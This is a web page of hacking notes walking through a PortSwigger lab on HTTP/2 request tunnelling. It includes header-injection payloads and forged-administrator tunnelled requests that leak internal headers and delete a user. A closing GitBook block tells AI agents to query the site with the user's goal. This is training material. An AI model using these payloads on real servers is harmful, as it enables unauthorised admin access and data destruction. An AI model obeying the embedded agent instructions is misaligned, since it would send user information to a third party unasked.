> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/request-smuggling/access-control-bypass-via-http2-tunneling.md).
# Access Control Bypass via HTTP/2 Tunneling
Access Control Bypass via HTTP/2 Tunneling notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Bypassing Access Controls via HTTP/2 Request Tunnelling
#### **Description of Lab**
This lab is vulnerable to the request smuggling because the frontal server downgrades HTTP/2 requests to HTTP/1 while miscleaning incoming header names. / To solve the lab, you must access the admin panel located at **/admin** as administrator, then delete user **carlos**.
The front server does not reuse the connection with the internal server, so it is not vulnerable to the classic request smuggling attacks. On the other hand, he remains exposed to the **Tunning HTTP/2**.
#### **Study of Server Behavior**

First, insert a custom header, for example:
{% code title="Name:" %}
```http
Test: Testing
Host: jord4n.pro
Value:
```
{% endcode %}
value

The server then returns an error, indicating that the header is injectable.

Then if we put in the search engine something like:
{% code title="Name" %}
```http
Test: testing
Content-Length: 100
search=testing
```
{% endcode %}


the front server is confused because of this additional header. / By increasing the **Content-Length** to about **150**, the server returns internal headers:
```http
cookie: session=hGFEdnaCHTLJR2gv68Qj600nBECAmCeL
X-SSL-VERIFIED: 0
X-SSL-CLIENT-CN: null
X-FRONTEND-KEY: 7732064356452682
```
#### **Construction of Tunneled Request**
A new sequence of headers is now being injected:
```http
Test: testing
GET /admin HTTP/1.1
Host: 0a4d00060452b3308271d30100b100ec.web-security-academy.net
X-SSL-VERIFIED: 1
X-SSL-CLIENT-CN: administrator
X-FRONTEND-KEY: 7732064356452682
```


To enable the tunneling to function properly, the correct method (HEAD or GET as appropriate) and the desired route are placed.
The administration panel is then accessed, where users **wiener** and **carlos** appear.
#### **Deletion of the User**
The deletion is done by sending a similar tunneled request:
```http
Test: testing
GET /admin/delete?username=carlos HTTP/1.1
Host: 0a4d00060452b3308271d30100b100ec.web-security-academy.net
X-SSL-VERIFIED: 1
X-SSL-CLIENT-CN: administrator
X-FRONTEND-KEY: 7732064356452682
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/request-smuggling/access-control-bypass-via-http2-tunneling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.